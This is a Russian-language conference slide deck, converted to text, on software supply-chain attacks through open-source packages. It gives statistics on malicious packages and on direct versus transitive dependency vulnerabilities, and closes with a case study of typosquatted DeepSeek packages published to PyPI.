


Антон Володченко

PO CodeScoring

Атака на пакет с пакетами

Уязвимости в цепочках поставок



Обо **мне**:


- 12 лет в безопасной разработке
- руководитель разработки продукта CodeScoring
- ex-QA-автоматизатор
- ветеран Positive Technologies

Найти меня: @parazero5

Антон Володченко



01



Пакеты? O_O




Пакет — это...

тоже **программа.**




Программы повсюду



Современные программы



- Переиспользование
- Ускорение разработки
- Готовые шаблоны




```
> Include
✓ Lib \ site-packages
  > _distutils_hack
  > certifi
  > certifi-2025.1.31.dist-info
  > charset_normalizer
  > charset_normalizer-3.4.1.dist-info
  > idna
  > idna-3.10.dist-info
```

Везде открытое ПО



История open source



Наша статистика



> 250 млн

Open-source-
проектов

> 90 млн

Разработчиков
участвует в OSS

×3

Рост скачиваний
пакетов в 2024-м
к 2023-му

Статистика по уязвимостям



> 1000/мес.

Вредоносных
пакетов находят

×13

Рост атак через
пакеты



Protestware, AI

Новые угрозы

Пакеты в пакетах





В пакетах тоже есть
пакеты.



Угрозы в пакетах





На разной глубине.



Транзитивные

*Типичный
JavaScript-проект.*



Уязвимости в проектах



Экосистема	Зависимости	Директивные	Транзитивные	% уязвимостей в директивных	% уязвимостей в транзитивных
JavaScript	488	42	446	14	86
Java	90	54	36	34	66
C#	58	23	35	50	50
Python	39	16	23	42	58

02




Громкие случаи



DeepSeek: **ПОЧТИ**

<https://deepseek.ai>

Сайт сейчас свободен.



DeepSeek: Android



DeepSeek: PyPI



- 1 Пользователь **bvk** появился в 2023-м
- 2 Сидел в засаде до января 2025-го
- 3 А в январе добавил два пакета

A screenshot of a PyPI user profile for 'Vamsi'. The profile includes a blue profile picture with a white power button icon, the name 'Vamsi', a private email icon, the username 'bvks', and a calendar icon indicating the user joined on 'Jun 20, 2023'. To the right, under the heading '2 projects', two packages are listed: 'deepseekai' (last released 2 minutes ago, Python client for DeepSeek AI API) and 'deepseek' (last released 21 minutes ago, deepseek API client).

Vamsi

Private email icon bvks

Calendar icon Joined Jun 20, 2023

2 projects

